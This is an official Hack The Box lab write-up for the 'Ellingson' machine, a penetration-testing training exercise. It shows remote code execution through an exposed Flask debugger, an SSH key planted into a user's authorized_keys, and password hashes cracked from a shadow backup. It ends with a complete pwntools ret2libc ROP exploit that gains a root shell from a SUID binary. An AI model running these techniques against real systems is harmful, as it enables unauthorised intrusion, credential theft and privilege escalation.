Hack The Box
PEN-TESTING LABS

Ellingson

20th June 2019 / Document No D19.100.39

Prepared By: MinatoTW

Machine Author: Ic3M4n

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Ellingson is a hard difficulty Linux box running a python flask server in debug mode, behind a nginx proxy. The debugger can be abused to execute code on the server in the context of the user running it. The user is found to be in the adm group which has access to the shadow.bak file, from which hashes can be gained and cracked, which allows for lateral movement. A SUID binary is found to be vulnerable to a buffer overflow - but as ASLR and NX are enabled - a ROP based exploitation needs to be performed to gain a root shell.

Skills Required

- Exploit development
- Scripting

Skills Learned

- Python debugger RCE
- ROP exploit

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION


NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.139 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.139
```


NGINX

The nginx server is running a website with a company website on it.

The page requested was /index instead of /index.html which means there could be some sort of alias or reverse proxy in play. Scrolling down and clicking on one of the article tabs we are taken to an article.



The page is using the path /articles/:id in order to index the articles and display them by their number. Looking at the third article we find this paragraph:




According to it the words Love, Secret, Sex and God are most common in passwords. Let's keep this in mind for later.

Looking at the URL it's possible that they're stored in some sort of database. Let's try injecting a quote to see if it's vulnerable.

```
http://10.10.10.139/articles/'
```

We receive a "ValueError" from the flask server because the server was expecting an integer and not a quote. This confirms that the nginx server is acting as a reverse proxy, redirecting requests to a flask server.

Looking around we find a console icon at the extreme right of the error.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Clicking on it provides a python console which can be used to debug code. This should be turned off in deployment in order to prevent execution of malicious code. We can directly execute python code on this console.

```
  response = self.handle_exception(e)

[console ready]
>>> print('htb')
htb
>>>
```

RCE THROUGH DEBUGGER

Now that we can execute code we need to find a way to execute commands on the box. As this is a debugger we can't directly use the system() function to get output. In this case we can use the subprocess.check_output() function to execute code and save it to a variable.

```
import subprocess
proc = subprocess.check_output('whoami', shell=True );
print(proc.decode('utf-8'))
```

```
>>> import subprocess
>>> proc = subprocess.check_output('whoami', shell=True );
>>> print(proc.decode('utf-8'))
hal

>>>
```

We see that we're running as the user hal. Let's check his home directory.

```
>>> proc = subprocess.check_output('ls -la /home/hal', shell=True );
>>> print(proc.decode('utf-8'))
total 36
drwxrwx--- 5 hal  hal  4096 May  7 13:12 .
drwxr-xr-x 6 root root 4096 Mar  9 19:21 ..
-rw-r--r-- 1 hal  hal   220 Mar  9 19:20 .bash_logout
-rw-r--r-- 1 hal  hal  3771 Mar  9 19:20 .bashrc
drwx------ 2 hal  hal  4096 Mar 10 17:33 .cache
drwx------ 3 hal  hal  4096 Mar 10 17:33 .gnupg
-rw-r--r-- 1 hal  hal   807 Mar  9 19:20 .profile
drwx------ 2 hal  hal  4096 Mar  9 19:30 .ssh
-rw------- 1 hal  hal   865 Mar  9 19:30 .viminfo
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We see the .ssh folder, let's write our public key to the authorized_keys file so that we can login.

```
cat /root/.ssh/id_rsa.pub # locally
proc = subprocess.check_output('echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDcQvH+jnbG0NCrJKCZkc3c1KRhkECz7W4tAoHSpouLbou
cZ2UngVhjDWAoz/5DIzwArAyNxZ4kRk10QBtxLTMVdAz+zG1syQlfV8ic/Dwjr4777EKYd63hpG
CJSl5BKu63sw1XgZkESksTr02RTkQn87zb9WrDor/I9v012FcGFUqoLjSchRieehHzsJO1yF9/J
j5rXzFS05hGa45XC1ReqjDrfUBIQAX0rihuLx0gRKvkXLCPygQ7lPCfw/17cEgetd2L7IKhn4I3
8kF3G8Jm7Sk+fYpWfrQXd6KJ8GeYFiKJLQgXHuLPi50DBYhd2cq9GEi+pSm3lh6g1tBI96f9
root@parrot" > /home/hal/.ssh/authorized_keys', shell=True );
```

```
>>> print(subprocess.check_output('echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDVVbh1TbBbE3Bx6ea3gF2bhQf0dw52LAvFbYHCMU4F2yrEIt9DE3OJKB47RBcwp0XusuTUGvjIk1oyTnYqy7WNp7FsYBqCTgtAfIyzgZbFbGHMtHUuczM/5FOQ
/yAwWpAdf42mbfKJFUduiDoM59oME5XALmFiHSUcAx9Ake+j2k21JNT+AqGBM5H
/TE3Ja48zlN9WMvo3PERanEWyU57E8Y9n3ROr4yUtrhofZ3QFmUetGJjKsgbKHExgC1I264xuOKAmoxs6KJI1Xk8GS8Hfqm2YADEAhVhhCHd3frMWn1mjsQDM5GPdsS6dfxeitJTL1+re2
/Dypc4oCbL+npw3 root@parrot" > /home/hal/.ssh/authorized_keys', shell = True).decode('utf-8'))
```

Once done we should be able to directly SSH in as hal.

```
ssh hal@10.10.10.139
```


```
Last login: Thu Jun  6 05:12:28 2019 from 10.10.14.16
hal@ellingson:~$ id
uid=1001(hal) gid=1001(hal) groups=1001(hal),4(adm)
hal@ellingson:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT


ENUMERATION

Looking at the groups of the user we see that he is in the adm group.




This allows us to read some log files. Let's check all the files readable by this group.

```
find / -group adm 2>/dev/null
```



Among the results we see an uncommon file shadow.bak which is usually owned by root. Looking at the file we see the hashes for the users.



Let's copy the file locally to try and crack the hashes.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

CRACKING HASHES

First copy the file using scp.

```
scp hal@10.10.10.139:/var/backups/shadow.bak .
```

Now extract the hashes from it to crack with john.


```
cat shadow.bak | grep -v '*' | awk -F ':' '{print $1":"$2}' > hashes
```

Now we can crack them using john and rockyou.txt. From the enumeration earlier we have a hint that the password could contain Love, Secret, Sex or God. Let's create a subset wordlist using these words from rockyou.

```
grep -iE 'love|sex|secret|god' /usr/share/wordlists/rockyou.txt > wordlist
```

And then crack using this list.

```
john -w=wordlist --fork=4 hashes
```



The password for margo is cracked as "iamgod$08".

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION


We can login as margo with the password “iamgod$08”. Looking at the suid files on the box we find an uncommon binary.

The binary is /usr/bin/garbage isn’t a standard binary. Let’s see what it does.


It’s asking for a password. Let’s use ltrace to track the library calls and see it uses strcmp or something equivalent.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We see it compares the uid of the user who executes the binary, so we won't be able to execute it as hal. Next it compares the entered password with the string "N3veRF3@r1iSh3r3!". Let's use this to gain access to the application.



Using the password we get in and are given four options which, don't seem to be of much use and don't take any input.




Let's transfer it over using scp to analyze the binary.

```
scp hal@10.10.10.139:/usr/bin/garbage .
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


ANALYZING THE BINARY

The binary is a 64 bit dynamically linked executable. Using checksec we see that NX is enabled which results in a non-executable stack.



Let's send 500 characters to the password input to see if it crashes the binary.


```
python -c "print 'A'*500"
```



We see that it resulted in a segmentation fault. Let's find the buffer space we have using gdb. We can generate a pattern using msf_pattern-create.

```
gdb garbage
msf_pattern-create -l 500
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



After the crash use “info registers” in gdb to view the contents of the registers.

We see that RBP contains a part of our pattern in hex. Copy this and use msf-pattern_offset to find the offset.

We get a match at offset 128 which makes our buffer size 128 + 8 = 136 where 8 is the size of the register. Going back to the box and checking ASLR we find that it’s turned on.

```
cat /proc/sys/kernel/randomize_va_space
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
margo@ellingson:~$ cat /proc/sys/kernel/randomize_va_space
2
margo@ellingson:~$
```

This results in the change of the libc address each time the binary is loaded. This can be verified using ldd -

```
margo@ellingson:~$ ldd /usr/bin/garbage | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f567f9fa000)
margo@ellingson:~$ ldd /usr/bin/garbage | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f440ea25000)
margo@ellingson:~$ ldd /usr/bin/garbage | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f87eee96000)
margo@ellingson:~$
```

We see that the address changes every time. In order to bypass this as well as NX we can use ROP-based exploit development.

EXPLOIT DEVELOPMENT

As there is no PIC/PIE enabled in the binary, the addresses for the functions in the PLT will remain constant. We can use this to leak the address puts@got using a puts call and then determine the offset using it.

Find the address for puts@plt and puts@got using objdump:


```
objdump -D garbage | grep puts
```

```
┌──[root@parrot]─[~/HTB/Ellingson]
└─── #objdump -D garbage | grep puts
0000000000401050 <puts@plt>:
  401050:       ff 25 d2 2f 00 00       jmpq   *0x2fd2(%rip)        # 404028 <puts@GLIBC_2.2.5>
  401321:       e8 2a fd ff ff          callq  401050 <puts@plt>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We receive the address for puts@plt as 0x401050 and puts@got as 0x404028. We can now use these to call puts@plt with the argument as puts@got to leak the actual address of puts in libc. In order to call puts we'll first have to place the argument in the RDI register. This can be done with a "pop rdi" gadget. To find this use ROPgadget.

```
ROPgadget --binary garbage > gadgets
grep 'pop rdi' gadgets
```




The address for this gadget is found to be 0x40179b. Let's use these to construct the first part of our chain and leak the address. We can use the ssh function from pwntools to debug the binary remotely.

```
#!/usr/bin/python
from pwn import *

s = ssh(host = "10.10.10.139", user = "margo", password = "iamgod$08")
context(os = "linux", arch = "amd64")
p = s.process("/usr/bin/garbage")

buf_size = 136
puts_plt = 0x401050
puts_got = 0x404028
pop_rdi = 0x40179b

buf = 'A' * buf_size
buf += p64(pop_rdi)
buf += p64(puts_got)
buf += p64(puts_plt)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
p.sendline(buf)
p.recvuntil("access denied.")
print p.recv()
```

The exploit first creates an ssh connection to the box and then executes the binary. Once done, it sends the ROP chain in order to leak the address using puts. Running this we see that the address was leaked. Let's extract it and save this to a variable.



After this we need to call main() to start the binary again and continue our ROP chain.

```
objdump -D garbage | grep '<main>'
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After making the changes the script would look like:

```
#!/usr/bin/python
from pwn import *

s = ssh(host = "10.10.10.139", user = "margo", password = "iamgod$08")
context(os = "linux", arch = "amd64")
p = s.process("/usr/bin/garbage")
buf_size = 136
puts_plt = 0x401050
puts_got = 0x404028
pop_rdi = 0x40179b
main_addr = 0x401619

buf = 'A' * buf_size
buf += p64(pop_rdi)
buf += p64(puts_got)
buf += p64(puts_plt)
buf += p64(main_addr)

p.sendline(buf)
p.recvuntil("access denied.")
leaked_puts = p.recv()[:8].strip().ljust(8, '\x00')
log.info("Leaked address: {}".format(leaked_puts.encode('hex')))
```

It receives the leaked output, strips the new line and adds null bytes until the length of the address is equal to 8.

Now that we have the leaked address we need to calculate the offset from puts@@glibc. First find the address using readelf:

```
readelf -s garbage | grep puts@@
```

```
margo@ellingson:~$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@@
   191: 0000000000809c0   512 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   422: 0000000000809c0   512 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
  1141: 000000000007f1f0   396 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We obtain the address as 0x809c0. Now we can calculate the offset by subtracting this from the leaked address:

```
puts_glibc = 0x809c0
offset = leaked_address - puts_glibc
```

Using this offset the address for any function can calculated. We can use system() to execute /bin/sh. For this, find the address for system in libc.

```
readelf -s garbage | grep system@@
```

We get the address as 0x4f440, using which the address of system can be found.

```
system_glibc = 0x4f440
system = system_glibc + offset
```

Now we need to find the string /bin/sh in the binary. This can be achieved using strings:

```
strings -a -t x | grep /bin/sh
```

We get the address as 0x1b3e9a. Putting all this together we can use pop rdi again to set /bin/sh as the argument for system and execute it.

But this would result in an error because dash would drop the suid bit before executing, and we wouldn't receive a root shell. We can fix this by calling setuid(0) before executing it. Find the address for setuid@glibc in a similar way as earlier.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Now we can use this address to find the address for setuid, and call it with '0' as the argument. The final exploit would look like this:

```
#!/usr/bin/python
from pwn import *

s  = ssh(host = "10.10.10.139", user = "margo", password = "iamgod$08")
context(os = "linux", arch = "amd64")
p = s.process("/usr/bin/garbage")
buf_size = 136
puts_plt = 0x401050
puts_got = 0x404028
pop_rdi = 0x40179b
main_addr = 0x401619

buf = 'A' * buf_size
buf += p64(pop_rdi)
buf += p64(puts_got)
buf += p64(puts_plt)
buf += p64(main_addr)

p.sendline(buf)
p.recvuntil("access denied.")
leaked_puts = p.recv()[:8].strip().ljust(8, '\x00')
log.info("Leaked address: {}".format(leaked_puts.encode('hex')))

puts_glibc = 0x809c0
offset = u64(leaked_puts) - puts_glibc
system_glibc = 0x4f440
setuid_glibc = 0xe5970
sh = 0x1b3e9a

system = p64(offset + system_glibc)
shell = p64(offset + sh)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
setuid = p64(offset + setuid_glibc)

buf = 'A' * buf_size
buf += p64(pop_rdi) + p64(0) + setuid
buf += p64(pop_rdi) + shell + system
p.sendline(buf)

p.interactive()
```

After the first chain the binary goes back to the main function where we send it the second chain. It calculates the offset using the leaked address, and then finds the final address for system and setuid using it. Then setuid(0) is called, after which /bin/sh is executed as root with system('/bin/sh').



We see that our uid is 0 and we are root.